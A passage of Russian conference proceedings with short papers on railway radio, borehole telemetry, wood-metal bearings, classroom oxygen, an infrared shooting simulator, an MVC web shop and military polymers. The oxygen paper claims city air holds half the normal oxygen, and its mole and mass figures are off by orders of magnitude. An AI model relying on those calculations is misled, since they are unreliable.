Станционная и ремонтная радиосвязь на железнодорожном транспорте

Станционная радиосвязь ведется в пределах станции по радиусу несколько километров, используя метровый и дециметровый диапазон волн. Мощности передатчиков в стационарном варианте порядка $P = 10$ Вт, в переносном с питанием от батарей или аккумуляторов $P = 1 - 3$ Вт. Используются ненаправленные штыревые антенны с коэффициентами усиления $D = 3 - 8$ Дб. Дальность связи в этом случае в основном ограничивается местными предметами и помехами.

В радиостанциях используется направленный (селективный) вызов, когда по специальному тональному сигналу в общем частотном канале производится вызов определенного корреспондента. Этот вид радиосвязи является открытым для любого пользователя, который имеет подобный радиостанции.

Радиостанции для станционной и ремонтной радиосвязи снабжаются специальными устройствами, так называемыми – шумоподавителями.

Шумоподаватель работает следующим образом: если приемник радиостанции включен, а сигнала в канале нет (отсутствует), то шумоподаватель разрывает цепь громкоговорителя и он оказывается отключенным от приемника. При появлении в канале сигнала шумоподаватель срабатывает и замыкает цепь громкоговорителя, в котором появляется сигнал корреспондента.

Ретрансляция сигнала при проведении ремонтно-восстановительных работ. Часто возникает необходимость развернуть систему связи при восстановлении железнодорожных сооружений, железнодорожного полотна. Рельеф местности не всегда позволяет решить эту задачу.

Ретранслятор – это промежуточная радиостанция, установленная на возвышенности для организации связи в сложных условиях. Такая радиостанция должна принимать сигнал от одного абонента и передавать его другому абоненту.

Для дуплексной работы ретрансляторы должны работать в двухчастотном режиме, когда прием ведется на частоте f_1 , а передача на частоте f_2 . В противоположном направлении частоты приема и передачи меняются. Такие двухчастотные ретрансляторы достаточно дорогие, сложные в эксплуатации, поэтому применяются одночастотные ретрансляторы, которые носят название – эхо-репитеры.

Библиографический список:

1. Кокин С.М., Селезнев В.А. «Физика на железнодорожном транспорте», 1995
2. [http://vse-lekcii.ru/zheleznodorozhnyj-transport/ats/..](http://vse-lekcii.ru/zheleznodorozhnyj-transport/ats/)


ПРИМЕНЕНИЕ ЭЛЕКТРОМАГНИТНОГО КАНАЛА СВЯЗИ ДЛЯ КОНТРОЛЯ ПАРАМЕТРОВ НА ЗАБОЕ СКВАЖИНЫ

Обухов А.С., Шуришев В.Ф.

Астраханский государственный технический университет

Из рассматриваемых вариантов беспроводных каналов связи для мониторинга добычи углеводородного сырья наиболее перспективным является электромагнитный канал. Создание комбинированного канала связи нецелесообразно вследствие низкой способности других каналов, более того, это уменьшит надежность системы и может привести к аварийной ситуации.

Рассмотрим процессы передачи информации буровыми телесистемами с электромагнитным каналом связи. Этот класс телесистем можно условно разделить на два типа, показанных на рисунке 1:



1 - приемное устройство, 2, 3 - антенна соответственно приемного и передающего устройства, 4 - буровая труба, 5 - буровой раствор

Рисунок 1 - Два типа телесистем с электромагнитным каналом связи

1) с электрическим разделителем («Самарские горизонты», «Сибна», АО НПП «ВНИИГИС»);

2) с тороидальной излучающей антенной («НТ-КУРС»).

Работами С.Я. Литвинова, И.К. Саркисова (1959 г.), Е.А Полякова (1962 г.), О.П. Шишкина (1962 г.) была установлена возможность использования колонны буровых труб в качестве одного из проводов линии передачи информации с забоя на земную поверхность. Вторым проводом, как видно из таблицы 1, является буровой раствор, по крайней мере, это характерно для систем типа 2. Поскольку в поверхностном слое земли находятся грунтовые воды, в процессе бурения возникает электрический контакт с ними бурового раствора (например, из-за его приема в шламоуловителях, установленных на опорах в земле, и частичного сброса шлама, пропитанного буровым раствором, в амбар). В связи с этим для системы типа 1 можно предложить еще одну интерпретацию электромагнитного канала связи, аналогичную системе типа 2. Электрический разделитель создает ток в буровом растворе, в результате в нем и контактирующей с ним (непосредственно или через металл) грунтовой воде происходит перераспределение зарядов (ионов). Поэтому надежно заземлив (обеспечив контакт металлического стержня с грунтовой водой) приемник одним проводником, а другим — соединив с металлической буровой конструкцией, можно создать устойчивый сигнал от телесистемы. На основе предложенной интерпретации также можно обосновать наличие экранированных прослоев (прослои с высокой или низкой проводимостью), приводящих к сильному затуханию сигнала забойной телесистемы.

Таким образом, для мониторинга одновременно-раздельной добычи углеводородного сырья с учетом опыта разработки буровых телесистем наиболее перспективно применение электромагнитного канала связи. Носителем информации в нем является буровой раствор с ярко выраженными электропроводящими свойствами.

Электромагнитный канал связи, изображенный на рисунке 2, основан на создании электрических полей, доходящих до поверхности за счет токов растекания. В качестве одного электрода используется колонна буровых труб, изолированная вставкой от корпуса низкочастотного генератора, второй электрод является выносным, прижимающимся к стенке скважины на забое.

С целью уменьшения затухания передача идет на очень низких частотах. В скважине необходимо иметь забойный генератор достаточно высокой мощности. Радиосигналы передаются по породе, окружающей колонну буровых труб, и принимаются на поверхности антенной, располагаемой на некотором расстоянии от буровой. Передача осуществляется двоичным кодом путем модуляции фазы сигналов передатчика с частотой от 2,5 до 50Гц. Дальность действия электромагнитного канала связи считается равной 5000м, однако на практике устойчивый и регистрируемый сигнал был получен с глубины до 3000м.



Рисунок 2 - Схема электромагнитного канала связи

К преимуществам электромагнитного канала связи относится несколько более высокая информативность по сравнению с гидравлическим каналом связи. К недостаткам — дальность связи, зависящая от проводимости и перемежаемости горных пород, слабая помехоустойчивость, сложность установки антенны в труднодоступных местах.

В таблице 1 приводятся сравнительные характеристики телеметрических систем российских и зарубежных производителей с каналами связи различных типов:

- ЗТС - 54(42) (электромагнитный канал связи);
- Радиус (кабельный канал связи);
- Sperry Sun (гидравлический канал связи);
- ЭТО-4-ВНИИБТ (электрический канал связи).

Таблица 1 - Сравнительные характеристики телесистем

Измеряемые параметры, условия эксплуатации	Тип телесистемы (канал связи)			
	ЗТС - 54(42) (электромагнитный канал связи)	Радиус (кабельный канал связи);	Sperry Sun (гидравлический канал связи)	ЭТО-4-ВНИИБТ (электрический канал связи)
<i>Измеряемые параметры</i>				
Зенитный угол, град	0 - 180 (+/-0.1)	0 - 180 (+/-0.5)	0 - 180 (+/-0.2)	0 - 180 (+/-0.05)
Азимут, град	0 - 360 (+/-1.0)	0 - 360 (+/-2.0)	0 - 360 (+/-1.5)	0 - 360 (+/-1.0)

Отклонитель, град	0 - 360 (+/-0.1)	0 - 360 (+/-0.1)	0 - 360 (+/-0.1)	0 - 360 (+/-0.1)
Температура, °С	-	-	+	120
<i>Технологическая характеристика телесистем</i>				
Максим, забойная температура, °С	120	150	140	120
Максим давление на забое, МПа	60	60	60	60
Диаметр забойного модуля, мм	54	44,5	-	42
Предельная глубина передачи информации с забоя, м	3000	Нет ограничений	-	Нет ограничений
Ограничения при вращении буровой колонны	нет	да	нет	нет
Страна	РФ	РФ	США	РФ

Таким образом, среди существующих забойных телесистем преимущество имеют системы с электромагнитным каналом связи по колонне буровых труб и буровому раствору в затрубном пространстве, общим свойством которых является зависимость скорости и дальности передачи информации от экранирующих свойств разбуриваемых пород.

Библиографический список:

1. Башкатов А.Д. Прогрессивные технологии сооружения скважин. М.: Изд-во "Недра-бизнесцентр", 2003. - 556 с.
2. Старцев А.Э. Исследование электромагнитного канала связи/ А.Э. Старцев и др. // материалы научно-технической конференции в 2 ч.; ч. 2 / под ред. Н.Д. Цхадая., 2008. – Ухта: УГТУ – С. 202–205.

ПОВЫШЕНИЕ РАБОТОСПОСОБНОСТИ ПОДШИПНИКОВ СКОЛЬЖЕНИЯ В МАШИНАХ ЛИТЕЙНОГО ПРОИЗВОДСТВА

Осипов А.А., Памфилов Е.А.

Брянский государственный технический университет

В современных реалиях литейного производства, ключевым фактором является увеличение разницы между доходами производства и его затратами в пользу первого. Один из основных пунктов снижения числа затрат, это повышение долговечности сборочных единиц и деталей эксплуатируемых машин и агрегатов.

В большинстве случаев, в данных машинах применяют подшипники скольжения с втулками из чугуна марки АЧС-1 или АЧК-2, из-за своей низкой стоимости, общедоступности и небольшого коэффициента трения по сравнению с другими подшипниковыми материалами. Чугунные втулки более применимы для невысоких нагрузок и малых скоростей скольжения. Высокая хрупкость чугуна не позволяет работать подшипникам при высоких температурах и долгих циклических и вибрационных нагрузках. Вследствие этого втулка подшипника скольжения быстро изнашивается и подлежит замене [1, с.209].

Использование подшипников скольжения со стальным вкладышем также не дает высокой надежности, так как стальные вкладыши плохо прирабатываются, подвержены чрезмерному схватыванию и образованию задиров.

Решение задачи повышения работоспособности подшипников скольжения в машинах литейного производства возможно двумя способами: восстановление изношенного вкладыша или использование вкладыша из другого материала. Восстановление вкладыша заключается в замене баббитовой заливки, но при ее нанесении наблюдаются дефекты на границе

чугунной основы и баббитного слоя вследствие технологических сложностей. Поэтому более целесообразным решением проблемы низкой износостойкости вкладыша подшипника скольжения является использование материала с наиболее лучшими характеристиками и низкой стоимостью.

При выборе материала вкладыша подшипника скольжения следует учитывать, что узлы трения в машинах литейного производства работают при граничной смазке, подвергаются воздействию абразивных и химически активных сред, вибрации и циклическим нагрузкам.

Повысить износостойкость подшипниковых узлов возможно использованием модифицированных композиционных материалов, в частности древесно-металлических вкладышей подшипников скольжения.

В качестве древесных вкладышей применяют твердые древесные породы: гваяковое дерево, самшит. Ядровая древесина гваякового дерева имеет наибольшую плотность, высокую износостойкость и хорошие смазывающие свойства, но труднообрабатываемая и не распространена в наших широтах. Из встречающихся в Европе самой твердой и плотной является древесина самшита, но ареал самшита в России постоянно сокращается вследствие вырубок и большая часть из них находится в заповедных зонах. В этом случае более подходят такие породы деревьев, как береза, клен или дуб [2, с.67].

Древесную матрицу, для отвода тепла, наполняют теплоотводящими элементами, изготовленных из легкоплавких металлических материалов. Использование такого композита при производстве вкладыша подшипника скольжения снижает расход высокотеплопроводного металла при одновременном повышении теплоотводящей способности, фактор присутствия древесины увеличивает демпфирующие показатели и антифрикционные свойства [3, с.119].

Технология изготовления данных вкладышей подшипников скольжения заключается в создании древесных секторов трапецеидального сечения состоящих из нескольких слоев, и последующей сборки из них кольцевой заготовки. Каждый слой наполняют теплоотводящими элементами при помощи метательной установки [4, с.2]. Сами элементы выполняются в виде капсул с легкоплавким материалом и высокотеплопроводной оболочкой. Древесная составляющая подшипника скольжения при температуре выше 140°C подвергается термическому разложению. Избежать этого можно, если вкладыш будет работать в режиме, при котором тепловыделение не превысит установленный температурный предел. Основное тепло, выделяемое при трении стального вала о поверхность вкладыша, выходит через теплоотводящие элементы. Эффективность отвода тепла можно повысить применением в составе теплоотводящих элементов эвтектический сплав. При такой конструкции температура нагрева сплава повышается до определенного момента времени, Затем повышение температуры не происходит, так как энергия затрачивается на плавление металла. Температура плавления материала теплоотводящих элементов должна быть ниже температурной деструкции древесной матрицы и находится в пределах от 100 до 140 °C [5, с.3].

Теплоотводящие элементы изготавливаются в виде капсул с оболочкой, заполненной эвтектическим сплавом, во избежание вытекания расплавленного металла. Материал оболочки капсулы для увеличения отвода тепла изготавливают из материалов высокой теплопроводности, например меди, алюминия, бронзы, антифрикционного чугуна.

Таким образом, использование подшипников скольжения с вкладышем из древесной основы с теплоотводящими элементами позволит повысить работоспособность узла трения, за счет высокой износостойкости, антифрикционных и демпфирующих свойств, способности работать при граничном трении и наличии абразива, а также увеличить срок службы подшипникового узла и уменьшить трудоемкость его обслуживания.

Библиографический список:

1. Буталов В.А. Технология металлов. – М. :Металлургиздат, 1963.-512 с.
2. Орлов П.И. Основы конструирования. Справочно-методическое пособие в 3-х книгах. М. :Машиностроени, 1977. -574с.

3. Памфилов Е.А. Перспективные материалы для узлов трения деревообрабатывающего оборудования / Е.А. Памфилов, Е.В. Алексеева // Известия высших учебных заведений. Лесной журнал. – 2015. - №44(346). – С. 113-124.

4. Пат. 2305804 Рос. Федерация, МПК F16C 33/24/ Способ изготовления подшипника скольжения / Е.А. Памфилов, Е.В. Шевелева, О.В. Сидоров // заявл. 24.11.2005; опубл. 10.09.2007, Бюл. № 25

5. Пат. 2432508 Рос. Федерация, МПК F16C 33/04/ F16C 33/24/ Подшипник скольжения/ Е.А. Памфилов, Е.В. Шевелева, О.В. Сидоров, В.Е. Алексеева, Г.А. Пилюшина // заявл. 20.11.2007; опубл. 27.10.2011, Бюл. № 30


ОПТИМАЛЬНОЕ КОЛИЧЕСТВО КИСЛОРОДА В ВОЗДУХЕ

Петренко Е.Е., Аравийская В.В.

МОАУ «СОШ №39» г. Оренбурга

В связи с ухудшением экологической обстановкой проблема чистого воздуха становится все более актуальной. Чтобы организм хорошо работал и отдыхал, ему нужен кислород. Воздух, которым мы дышим, в норме должен содержать не менее 20 % кислорода. В реальности содержание этого элемента в атмосфере мегаполисов, в многоквартирных домах и офисах в два раза меньше. Сниженное содержание кислорода в воздухе и плохая экология приводят к развитию болезней легких и как следствие к сбою работы жизненно важных органов и систем. Поэтому было решено выяснить, каково содержание кислорода в школе, где ученики проводят половину своего дня.

Для данного исследования был проведен опрос среди учащихся школы №39 г. Оренбурга, содержащий вопросы, касающиеся комфортности пребывания учащихся в учебном заведении. Результаты опроса представлены на диаграмме.



В среднем взрослый человек в состоянии покоя делает 14 дыхательных движений за минуту. Однако данное число может изменяться (от 10 до 18 за минуту). У детей количество

дыхательных движений составляет 20-30 в минуту; у грудных детей - 30-40; у новорождённых - 40-60.

В течение одного обычного вдоха в лёгкие поступает дыхательный объем (ДО) воздуха, составляющий примерно 450 мл. Максимально глубокий вдох, как и выдох, равен 2000 мл воздуха.

Зная сколько кислорода необходимо человеку для одного вдоха, были проведены расчеты, чтобы выяснить, сколько один человек может находиться в кабинете (без учета притока воздуха из вне.), а так же, сколько может провести времени в кабинете среднестатистический класс, состоящий из 25 учеников. Расчеты представлены в таблице.

	1вдох	1 вдох всего класса (25 чел)	Кабинет 9	Кабинет 17	Кабинет 20
Объём (воздуха)	0,5 л	12,5 л	186,12 л	163, 68 л	162, 36 л
Объём (O ₂)	0,105 л	2, 625 л	39 л	34,37 л	34,09 л
Кол – во (O ₂)	0,005 моль	0,118 моль	1765 моль	1556 моль	1543 моль
Масса (O ₂)	0,16 г	3,78 г	56 480г	49 792 г	49 376 г
Число молекул(O ₂)	$3 \cdot 10^{21}$	$7,1 \cdot 10^{22}$	$10\ 625 \cdot 10^{23}$	$9367 \cdot 10^{23}$	$9288 \cdot 10^{23}$

Если сравнивать данные таблицы, то оказывается, что кислорода в кабинете №9 хватит на 353 000 вдохов, в кабинете №17 и кабинете №20 на 311 200 и на 308600 вдохов соответственно. Это, естественно, без учета притока кислорода из вне.

Если считать, что в среднем человек совершает 14 дыхательных движений в минуту, то получается, что в кабинете № 9 кислорода хватит одному человеку на 25 214 мин, в кабинете №17 на 22 228 минут и в кабинете № 20 на 22 042 мин. Тогда 25 человек в этом кабинете, то есть один класс, смогут находиться 1068 минут, 941 минуту и 934 минуты в кабинетах №9, №17 и №20 соответственно.

Кислород важен для нашего дыхания, для нашего здоровья. Воздух, в норме обогащенный кислородом, помогает чувствовать себя лучше и увеличивает нашу трудоспособность, что было выяснено, благодаря опросу. Из этого можем сделать вывод, что проветривание помещений необходимо, как и необходимы регулярные прогулки на улице.

Библиографический список:

1. Мамонтов С.Г. Биология. Для школьников старших классов и поступающих в вузы, - М.: Дрофа, 2003. – С. 483
2. Мануйлов А.В., Родионов В.И. Основы химии. Интернет-учебник. : <http://www.hemi.nsu.ru/ucheb165.htm>
3. Мовсумзаде Э.М. и др. Химия в вопросах и ответах с использованием ЭВМ, - М.: Высш. шк., 1991. – С. 93
4. Немчанинова Г.Л. Путешествие по шестой группе, - М., «Просвещение», 1976. – С. 17-18, 91-94, 105-108
5. Хомченко Г.П., Пособие по химии для поступающих в ВУЗы, – М.: «Издательство Новая Волна» 1997. – С. 217-219

РАЗРАБОТКА СИСТЕМЫ ОБУЧЕНИЯ ВЛАДЕНИЕМ СТРЕЛКОВЫМ ОРУЖИЕМ

Петушков А.А., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

Современный подход к обучению стрельбы и тактики ведения боя очень является достаточно затратным и не позволяет в полной степени смоделировать реальные условия в связи с использованием моделей оружия, стреляющих пластмассовыми шариками. При использовании технологии моделирования стрельбы с использованием ИК-излучений решается ряд проблем, таких как: сильное изменение траектории движения снаряда (шарика) из-за погодных условий, ограничение дистанции ведения боя (при использовании шариков дистанция составляет до 150 м., при использовании ИК-излучений до 800 м), а также полностью устра-

няется влияние «человеческого» фактора, когда человек, пораженный шариком, не замечает этого и доказать противное очень трудно. При работе с автоматической системой, при попадании регистрируется сам факт попадания и кем был осуществлен выстрел, затем полученные данные отправляются на сервер.

Необходимо разработать программное обеспечение, способное полностью имитировать реальные поведенческие факторы ведения стрельбы из огнестрельного оружия, такие как скорострельность, точность, шанс осечки и т.д. и возможность идентифицировать попадания по «противнику» с последующей обработкой этого попадания и передачей информации для дальнейшей обработки на сервере.

Для написания программного обеспечения управляющего микроконтроллерами используется среда AVRProjectIDE, которая позволяет, используя платы Arduino, программировать на чистом C, тем самым во много раз ускоряя работу устройства, по сравнению со стандартной средой программирования Arduino IDE. Для моделирования и отладки конечных устройств использовался программный пакет Proteus VSM 7 версии, этот пакет позволяет собрать схему любого электронного устройства и симулировать его работу, выявляя ошибки, допущенные на стадии проектирования и трассировки. Так же в роли сервера выступает программа, написанная на Node.js, которая собирает в себе все статистические данные и выводит их на web-странице [1,2].

Модель системы состоит из ряда автономных устройств, передающих и принимающих разного рода информацию. Система включает в себя следующие устройства:

1) Модель оружия, посредством которого осуществляется обработка входных данных от пользователя (нажатие на спусковой крючок, нажатие на кнопку перезарядки и использования разного рода предметов, оснащенных RFID метками). Это устройство передает данные по средствам ИК-излучений.

2) Принимающее устройство, оформленное в виде жилета, с рядом датчиков, которое улавливает ИК-излучение, обрабатывает его, выполняет ряд необходимых действий (блокирует оружие при необходимости) и отправляет полученные данные на сервер.

3) Сервер – аккумулирующий все полученные данные и строящий на основе этих данных всю необходимую статистику.

4) Прочие устройства, моделирующие работу разного рода взрывчаток направленного действия.

Разработанная система может применяться для начального обучения владением стрелковым оружием и тактики ведения боя. Созданная система, способна полностью имитировать реальные поведенческие факторы ведения стрельбы из огнестрельного оружия. Она значительно удешевляет процесс обучения и делает его более безопасным по сравнению с классическими способами военного обучения.

В результате работы была создана система, способная полностью имитировать реальные поведенческие факторы ведения стрельбы из огнестрельного оружия. Система может применяться для начального обучения владением стрелковым оружием и тактики ведения боя.

Работа ориентирована на пользователей, например, на призывников, желающих улучшить свои навыки стрельбы.

Библиографический список:

1. Рихтер, Дж. CLR via C#. Программирование на платформе .NET Framework 4.5 на языке C#. СПб.: Питер, 2016. – 896с.
2. Троелсен Э. Язык программирования C# 6.0 и платформа .NET 4.6. М.: Вильямс, 2016. – 1400 с.

СОЗДАНИЕ WEB-ПРИЛОЖЕНИЯ С ПОМОЩЬЮ ТЕХНОЛОГИИ MVC

Пинчук И.Г., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

При современном уровне развития технологий всё большую популярность набирают электронные средства ведения бизнеса. К одним из таких средств относятся интернет-магазины. Для удовлетворения спроса на подобные приложения необходим эффективный способ их создания и поддержки, с возможностью дальнейшего расширения функционала.

Существует ряд разработанных подходов к созданию WEB-приложений. Некоторые способы подходят для разработки распределённых систем с упором на взаимосвязанность отдельных частей, другие для простых сайтов-визиток. Но существует и ряд универсальных подходов, которые и используются при создании таких web-приложений как интернет-магазины.

Одним из самых популярных шаблонов проектирования современных WEB-приложений является MVC. Model-View-Controller – разделение данных, пользовательского интерфейса и управляющей логики на отдельные модули. Своей популярности MVC добился благодаря преимуществам, выгодно отличающим его от других подходов. Основные преимущества заключаются в возможности независимого изменения элементов приложения, а также расширения структуры путём добавления новых компонентов, не затрагивая уже существующие. Эти преимущества вытекают из модульности приложений, реализованных по данному шаблону [1,2].

В работе реализованы следующие функции: отображение списка товаров и информации о конкретном товаре, разделение товаров на категории, составление корзины товаров, оформление заказа, регистрация и авторизация пользователей, администрирование базы данных сайта.

В ходе создания WEB-приложения была разработана серверная и клиентская часть. Серверная сторона состоит из базы данных предметной области и логики приложения. Клиентская часть представляет собой набор WEB-страниц для просмотра в браузере. Связь серверной и клиентской части осуществляется посредством MVC [3].

На рисунке 1 представлена главная страница сайта, на которой находится список товаров, панель категорий и навигации.



Рисунок 1 – Главная страница приложения

При нажатии на название товара пользователь увидит подробную информацию о товаре, которая отображена на рисунке 2.



Рисунок 2 – Страница информации о товаре

Для доступа к корзине товаров пользователю необходимо зарегистрироваться в системе и авторизоваться (рисунок 3).



Рисунок 3 – Окно авторизации

Теперь станет доступна кнопка добавления товара в корзину. Число около иконки корзины соответствует количеству товаров в ней.

Через панель управления сайта можно редактировать сущности, хранящиеся в базе данных. Для редактирования товара нужно выбрать соответствующий пункт меню, выбрать товар и ввести данные в поля

Список выбранных товаров отображается в окне корзины. В таблице отображается общая стоимость товаров (рисунок 4).

При оформлении заказа этот список сохраняется в базу данных. Через панель управления сайта можно редактировать сущности, хранящиеся в базе данных.

В результате работы над проектом разработан интернет-магазин, реализующий следующий функционал:

- отображения товаров с разбиением на категории предоставление информации о конкретном товаре;
- составление корзины товаров и оформление заказа;
- регистрация и авторизация пользователей;
- администрирование сайта.



Рисунок 4 – Корзина товаров

Использование шаблона MVC позволило создать каркас приложения, который можно адаптировать для любой предметной области. Благодаря тому, что приложение разделено на отдельные модули, при поступлении новых требований функционал может быть легко расширен и дополнен.

Библиографический список:

1. Троелсен Э. Язык программирования C# 5.0 и платформа .NET 4.5. М.: Вильямс, 2013. – 1311 с.
2. Никсон Р. Создаем динамические веб-сайты с помощью PHP, MySQL, JavaScript и CSS. СПб.: Питер, 2013. – 560с.
3. Нидерст Роббинс Д. HTML5, CSS3 и JavaScript. Исчерпывающее руководство. М.: Эксмо, 2014. – 528с.

ВЛИЯНИЕ ПОЛИМЕРНЫХ МАТЕРИАЛОВ НА РАЗВИТИЕ ВОЕННОЙ ПРОМЫШЛЕННОСТИ

Плотников Н.С., Пуршел Н.М.

*Муниципальное общеобразовательное автономное учреждение «Гимназия № 6»
г. Оренбурга*

Наряду с машиностроением и электроэнергетикой химическая промышленность играет огромную роль в военном развитии страны. Химия обеспечивает промышленность и строительство новыми эффективными материалами и полимерные материалы не остаются на заднем плане.

Современная авиация, как военная, так и гражданская, была бы значительно менее эффективной без полимерных материалов. Фактически требования именно этой отрасли промышленности для материалов (которые, с одной стороны, должны быть легкими, а с другой стороны – достаточно прочными) и были главной направляющей силой в их разработке и развитии. Сейчас является общепринятым, чтобы крылья самолетов, их хвостовое оперение, пропеллеры, лопасти турбин двигателей были выполнены из современных композитных материалов. Это же касается и большей части их внутренней структуры и частей фюзеляжа. Корпуса некоторых небольших летательных аппаратов уже полностью выполнены из композитных материалов. В больших коммерческих самолетах из таких материалов, как правило, выполнены крылья, хвостовое оперение и панели корпуса.

Композитные разъемы для внутренних подключений, поставляемые на рынок в соответствии с его запросами и требованиями потребителей, успешно заменяют собой прежние разъемы, которые изготавливали из латуни, никеля, алюминия, бронзы или нержавеющей стали. Разъемы из композитных материалов идеально подходят для использования в условиях окружающей среды, где требуется стойкость к высоким температурам и выполнение требований по электромагнитной совместимости. При их использовании практически не выде-

ляются токсичные газообразные продукты и, в частности, что особенно важно, галогены. Композитные материалы более прочны, чем сталь, они обеспечивают высокую коррозионную стойкость, имеют более высокую надежность и долговечность и при этом обладают еще и существенно меньшим весом, чем их выполненные из стали аналоги [1].

Основные свойства пластиков, армированных борными и углеродными волокнами, были известны к концу 60-х годов, что обусловило возможность их опробования в различных изделиях. Однако из-за высокой стоимости волокон использование композиционных материалов с полимерной матрицей было возможным лишь в тех отраслях промышленности, в которых огромные затраты на изготовление деталей из композиционных материалов окупались бы при эксплуатации изделий. Именно по этой причине пионером в области использования высокопрочных высокомодульных композиционных материалов с полимерной матрицей стала авиационно-космическая промышленность [2].

Замена алюминиевого сплава графитопластиком, при изготовлении предкрылка крыла самолета, позволяет сократить количество деталей с 47 до 14, крепежа - с 1464 до 8 болтов, снизить вес на 22%, стоимость - на 25%. При этом запас прочности изделия составляет 178%. Лопастей вертолета, лопатки вентиляторов реактивных двигателей рекомендуют изготавливать из поликонденсационных смол, наполненных алюмосиликатными волокнами, что позволяет снизить вес самолета, при сохранении прочности и надежности.

Оболочку двигателя ракет изготавливают из углепластика, наматывая на трубу ленту из углеволокна, предварительно пропитанную эпоксидными смолами. После отверждения смолы и удаления вспомогательного сердечника получают трубу с содержанием углеволокна более двух третей, достаточно прочную на растяжение и изгиб, стойкую к вибрациям и пульсации. Остается начинить заготовку ракетным топливом, приладить к ней отсек для приборов и фотокамер, и можно отправлять ее в полет [3].

В последние годы возрастает интерес к применению полимерных материалов в судостроении. В США, например, возлагаются надежды на использование полимерных материалов для суперглубоководных средств. Анализ зависимости возможной глубины погружения от конструктивных характеристик аппарата выявляет преимущества высокопрочных и высокомодульных полимерных материалов. Малая плотность полимерных материалов при обеспечении пожаробезопасности позволяет применять их в архитектуре надводной части судов всех типов, что способствует улучшению устойчивости, уменьшению радиолокационной заметности судов, облегчению эксплуатации корпуса. Одним из интересных применений полимерных материалов в судостроении является использование углепластиков для подводных крыльев судов. Для предотвращения влагопоглощения детали плакируются листовым титаном [5].

Детали из композитов будут разрушаться под напряжением со значительно меньшей степенью вероятности, чем детали из металла. Небольшая трещина в металлической детали может развиваться в катастрофическую, причем очень быстро и с очень серьезными последствиями. Волокнистые материалы в своей сложной композитной структуре могут распределить внутреннее напряжение и блокировать расширение небольших трещин.

Особое состояние окружающей среды в космосе требует и особых узлов, которые могут использоваться в условиях космического пространства, кроме того, они должны отвечать требованиям по отсутствию выделения токсичных газов и быть изготовленными из немагнитных материалов. Композиты на основе углерода – основной материал в современных ракетоносителях и тепловых экранах многоразовых космических кораблей. Они также широко используются в отражателях антенн, траверсах космического корабля, в переходниках к отсеку полезного груза, межблочных конструкциях и тепловых экранах многоразовых космических кораблей [4].

На основе полученных выводов, нами была составлена таблица зависимости применения полимерных материалов от их развития на основе свойств:

Свойства полимеров	Применение полимеров в современной военной промышленности
Композиты невероятно легки	Применяются в системах внутренних подключений (разъемы), для которых малый вес является определяющим
Композитные материалы чрезвычайно прочны	Используются в бронежилетах, благодаря высокой прочности таких композитных материалов солдаты хорошо защищены от осколков и пуль.
Композиты являются очень стойкими к агрессивным химическим реагентам, они никогда не будут ржаветь или разъедаться.	Это как раз то, почему морская индустрия была одной из первых, которая приняла их для использования.
Полимерные пластики менее подвержены механическому резонансу	Поэтому детали с резьбовыми соединениями, выполненные из таких материалов, с меньшей долей вероятности ослабятся и отвинтятся при воздействии ударов и сильной вибрации.
Некоторые композиты не электропроводны.	Это важно, потому что часто композитные материалы необходимы там, где нужна прочность и высокие электроизоляционные свойства.
